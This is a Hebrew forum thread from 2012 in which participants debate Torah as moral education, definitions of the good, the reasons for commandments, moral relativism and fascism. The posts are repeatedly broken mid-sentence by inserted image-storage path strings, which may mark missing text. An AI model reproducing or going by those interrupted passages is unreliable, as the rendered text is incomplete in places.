ולגבי חוקי התעבורה, זו פגיעה בזכויות הפרט שדואגים לו למערכת כבישים מסודרת למנוע כמה שאפשר תאונות, מריבות (מי קודם) ופקקים?

בדיוק כך- חוק שעל פניו מהווה מטרד ולפעמים מאד מפריע ולא טוב לפרט - בסופו של דבר הוא חיוני מאד.




דדווח על תוכן פוגענימנותק
נשלח ב-14/6/2012 17:23 לינק ישיר

ירוחם

מעניין ששני אנשים, מאותה מדינה, שמדברים אותה שפה, מבינים באופן שונה מילים מסוימות...

אספר לך איך אני רואה את הדברים:

א. טוב

יש טוב ויש טוב חלקי. אנשים לפעמים אומרים על משהו מהנה, לדוגמא: אוכל טעים, שהוא טוב. יתכן שהאוכל הזה הוא לא בריא אך כוונתם שהטעם שלו טוב. אם נשאל אותם האם במכלול האוכל טוב? הם יודו שמצד אחד הוא טוב – בטעם, ומצד שני הוא רע – מזיק לגוף. לזה אני קורא טוב חלקי.

ויש טוב שהוא טוב מכל הצדדים. לדוגמא: אוכל שהוא גם בריא וגם טעים. אז תגיד לי, אבל אוכל עולה כסף וגורם להפסד?! נו, אז הוא לא ממש טוב מכלהצדדים אבל הוא כבר יותר טוב מהדוגמא הראשונה.
האם יש בעולמנו טוב מכל הצדדים - 100% טוב? אני חושב שכן. אני חושב שהתורה מכוונת אותנו אל הטוב המושלם (במושגים שלנו).

טוב ביחס לאדם משמעותו - אדם שלם שכל הצרכים שלו מסופקים באיזון. לא באופן שצורך אחד יסופק על חשבון צורך אחר. לשם מובילה התורה.
בטבע, באינסטינקט, בדרך כלל חלק מהצרכים גוברים ומקפחים צרכים אחרים.


ב. חינוך

חינוך טוב (הרי ב"חינוכי" אנו לא מתכוונים לחינוך רע) זהו חינוךשמחנך/מרגיל/מכוון את החניך, נגד האינסטינקט, לסיפוק מלא ומאוזן של כל צרכיו. זה מה שהתורה עושה ולכן אני אומר שהתורה חינוכית.

"הלכה ואין מורין כן" לא בדקתי את הנושא כדי הצורך, אני מניח שזו הלכה שלא נועדה לפרסום נרחב מסיבה מסוימת (ויכולות להיות הרבה סיבות). לדוג' הבועל ארמית קנאים פוגעים. אולי אם אתה הולך לשאול רב ואתה צריך שיורו לך לעשות כך, כבר אינך קנאי ואיבדנו את המהות של ההלכה "קנאים פוגעים בו". לכן אין מורין כן. זהו פרט בתורה שצריך לבוא לאדם לבד. אין זה תפקידם של מחנכיו.


ג. מוסר

בלי להיכנס לפרטים קטנים ולוויכוחים גדולים שהיו בהיסטוריה על הגדרת המושג.
הרעיון הכללי הוא: לעשות טוב (טוב – כבר הגדרנו) לאחרים ולהימנע מלפגוע בם.

"ואהבת לרעך כמוך ר' עקיבא אומר זהו כלל גדול בתורה" ירושלמי נדרים פר' ט'.

מה משיגים כשעושים טוב לאחרים?
סיפוק חלק מהצרכים של האדם; מצפון, חיי חברה, שיתופי פעולה ועוד.

מה מוסרי? מתי? איך? איפה? עד כמה? אלו שאלות גדולות ונכבדות. יש יוצא מן הכלל, יש גבולות, והתורה עוסקת בהם לעיתים קרובות. אני לא מסכים ש"את המוסר קובעת החברה לפי הרגשות שלחבריה". המוסר נקבע על פי השכל מתוך התחשבות ברגשות.

כתבת על עמלק וכדומה.
המטרה היא להתחשב בכל הצרכים של האדם  ולספק כל צורך במידה הראויה לו. לפעמים המוסריות עוברת את הגבול הנדרש לשלמות האדם ופוגעת בצרכים אחרים. כנראה שזו הסיטואציה עם עמלק ושאר הדוגמאות. (עכשיו נשאר להבין  מדוע התורה טוענת ,בכל דוגמא שהבאת, שהיא עוברת את גבול המוסר. ולהבדיל אפשר לבדוק מדוע הנאצים טוענים שהריגת יהודים חורגת מגבול המוסר, ולבדוק האם זה מתקבל על הדעת)

~~~~~
שאלת על ברית מילה וגיד הנשה ובעצם אפשר לשאול אותה השאלה על כל המצוות. אף פעם לא למדתי את טעמי המצוות של כל מצווה בעיון, למדתי יותר באופן כלליוכמובן אין לדבר סוף. אבל נראה לי שזה אומר משהו שרק על פרה אדומה נאמר "אין להרהר אחריה". ואני לא מכיר אף אדם שעושה משהו בלי טעם. (טעם טוב או לא... אבל תמיד יש טעם)








דדווח על תוכן פוגעני

מחובר
נשלח ב-14/6/2012 18:48 לינק ישיר

תלמידטועה כתב:



יהי

אם החיוב המוסרי הבסיסי הוא לנהוג לפי מה שאני חושב לנכון אזי הפאשיסטים הקיצוניים וןכל כופר ממחשבההוא בסדר, והם לפעמים (אם הם פאשיסטים מושבעים)טובים יותר מדתי ממוצע שפה ושם חוטא בליקוק קרטיב בהכשר רבנות כפר אלפא


תלמיד
יש כאן בלבול בין שאלת מקור החיוב המוסרי ואופן אימוץ דרך מוסרי אצל האדם, עם שאלת הרליטיביות של המוסר.
גם אם המוסר אבסולוטי, [וממילא הפשיזים במהותו לא מוסרי] מה מחייב אותי לקיים אותו? זה שאתה חושב שזה המוסרי? בוודאי שהאדם מחויב לעשות את מה שהוא מזהה כנכון וטוב ולא ללכת אחרי מה שאומרים אחרים.
לשיטת האבסולוטים, יש לפשיסטים רק טעות מושגית [הם חושבים שזה נכון],  ולא טעות מוסרית [הם באמת מיישמים מה שהם חושבים] משא"כ לדתי המחפף, אין טעות מושגית, אבל יש בעיה יישומית [שזה בעצם המוסר]. אז אכן הוא פחות מוסרי.
אני לא אומר שאיןמוסר רק איש הישר בעיניו יעשה. אני כן אומר שמה שלא יהיה המוסר, אין שום סיבה לקיימו אלא כי היא נראית לי נכונה. וממילא אין שום טעם שאני אכפה עליך מה שנראה לי . [יש לי זכות להגן על עצמי מפניך אם אתה נאצי, אבל לא לכפות עליך לא להיות נאצי אם אתה באמת חושב שזה מה שצריך להיות]



דדווח על תוכן פוגעני

מחובר
נשלח ב-14/6/2012 19:03 לינק ישיר

הבהרה: ב"זכות" כוונתי בעיקר ליכולת/כח. יכול להיות עדיין שאם אני אוחז בשיטה מוסרית מסוימת שיש לירשות או אולי גם חובה מוסרית לנסות לגרום גם לך להתנהג כך. אבל [חוץ מלחנך וללמד אותך שתבין בעצמך] אין לי אפשרות לעשות את זה, כי חובתך המוסרית לא להקשיב לי.
[ואגב, או לא אגב, הפאשיזם הוא במהותו שיטה אנטי-מוסרית, שיטה שדוגלת בכח. אז איני יודע אם השאלה ממנה נכונה בכלל.


תוקן על ידי יהיאור ב- 14/06/2012 19:05:51דדווח על תוכן פוגעני

מחובר
נשלח ב-14/6/2012 21:01 לינק ישיר

מבקש טוב
למצוא  למצוות טעם זה מדרון חלקלק. הטעם של אתמול לא יהיה אקטואלי היום, ושל היום לא יהיה אקטואלי מחר.

בין המצוות עם הטעם האבסולוטי של לא תרצח. -זה גם לא מוחלט.



דדווח על תוכן פוגעני

מנותק
נשלח ב-14/6/2012 22:00 לינק ישיר



יהי

"אבל [חוץ מלחנך וללמד אותך שתבין בעצמך] אין לי אפשרות לעשות את זה, כי חובתך המוסרית לא להקשיב לי. "

לא  הבנתיך. אם אני חזק ממך?

ושאלהמעצבנת לשיטתך – היום נחשב כלא מוסרי לקחת ממישהו בחזקה. אבל נחשב הרבה פחות לא מוסרי לקחת בשימוש טוב יותר בשכל  (ואין הכוונמה לערמה, אלא לעיסקה שבה אני מהמר יותר טוב על תוצאותיה כי אנ י חכם יותר). מדוע שימוש בשכל מוסרי יותר.

אבל יצאנו מתוכן האשכול




דדווח על תוכן פוגעני

מחובר
נשלח ב-15/6/2012 08:17 לינק ישיר

תלמיד
אם אתה חזק ממני אתה יכול להשתמש באלימות. אבל לי יש עדיין חובה מוסרית למסור את נפשי ולא להתפעל מזה. וממילא שימוש בכח לא יעיל.
שימוש בשכל יותר מוסרי כי אם גם אתה תבין שזה ככה הרי אני לא כופה אותך רק מלמד אותך. בהקשרים עסקיים אלו הם כללי המשחק, משא"כ שימוש בכח. ויל"ע. [וע"ע לא תחמוד וכו']דדווח על תוכן פוגעני

מחובר
נשלח ב-15/6/2012 09:38 לינק ישיר



1.      לא על כל דבר אתה צריך למסור נפשך שמא תבזבז אותה במהירות

2.      כתבת קודם "גם אם המוסר אבסולוטי מה מחייב אותי לקיים אותו" ועתה כללי המשחק קדושים?




דדווח על תוכן פוגעני

מחוברנשלח ב-15/6/2012 09:41 לינק ישיר

ל1- נכון, הקצנתי בשביל להדגים את העיקרון.
ל2- איני מבין מה הסתירה בין שני המשפטים שלי. אבל במסחר, הרי הכל תלוי כפי כללי המשחק. גזל הוא גזל כי זה כלל במשחק, וכו' וכו'. אין כאן אבסולוטיות אלא הסכמת בנ"א. [המוסר האבסולוטי הוא זה גופא שאתה לא יכול לחרוג מכללי המשחק]



דדווח על תוכן פוגעני

מחובר
נשלח ב-15/6/2012 16:16 לינק ישיר



יהי

1.       טענת שכפיה אינה יעילה, וזה אינו נכון בדרך כלל מחוץ להקצנה2.       איני רואה את ההבדל העקרוני בין שימוש בשכל להשגת יתרון שאין לו סיבהמלבד השכל לשימוש בכח






דדווח על תוכן פוגעני

מחובר

בית > פורומים >דת ואמונה > עצור כאן חושבים > ההלכה כפרוייקט בריאותי
מנהל לחץ כאן לנעילת האשכול
הוסף לעמוד האישי  דווח למנהל שלח לחבר
לדף הקודם 1 2 3 4 לדף הבא סך הכל 4 דפים.

bholext
2009 ©כל הזכויות שמורות לבחדרי חרדים. קטגורייתאקטואליה וחדשות: עשרות פורומים הכוללים חדשות נעייס, מה קורה בחצרותחסידים, חדשות מחסידויות שונותבארץ ובעולם, דיוניםבנושאי אקטואליה,פוליטיקה, בטחון ועוד.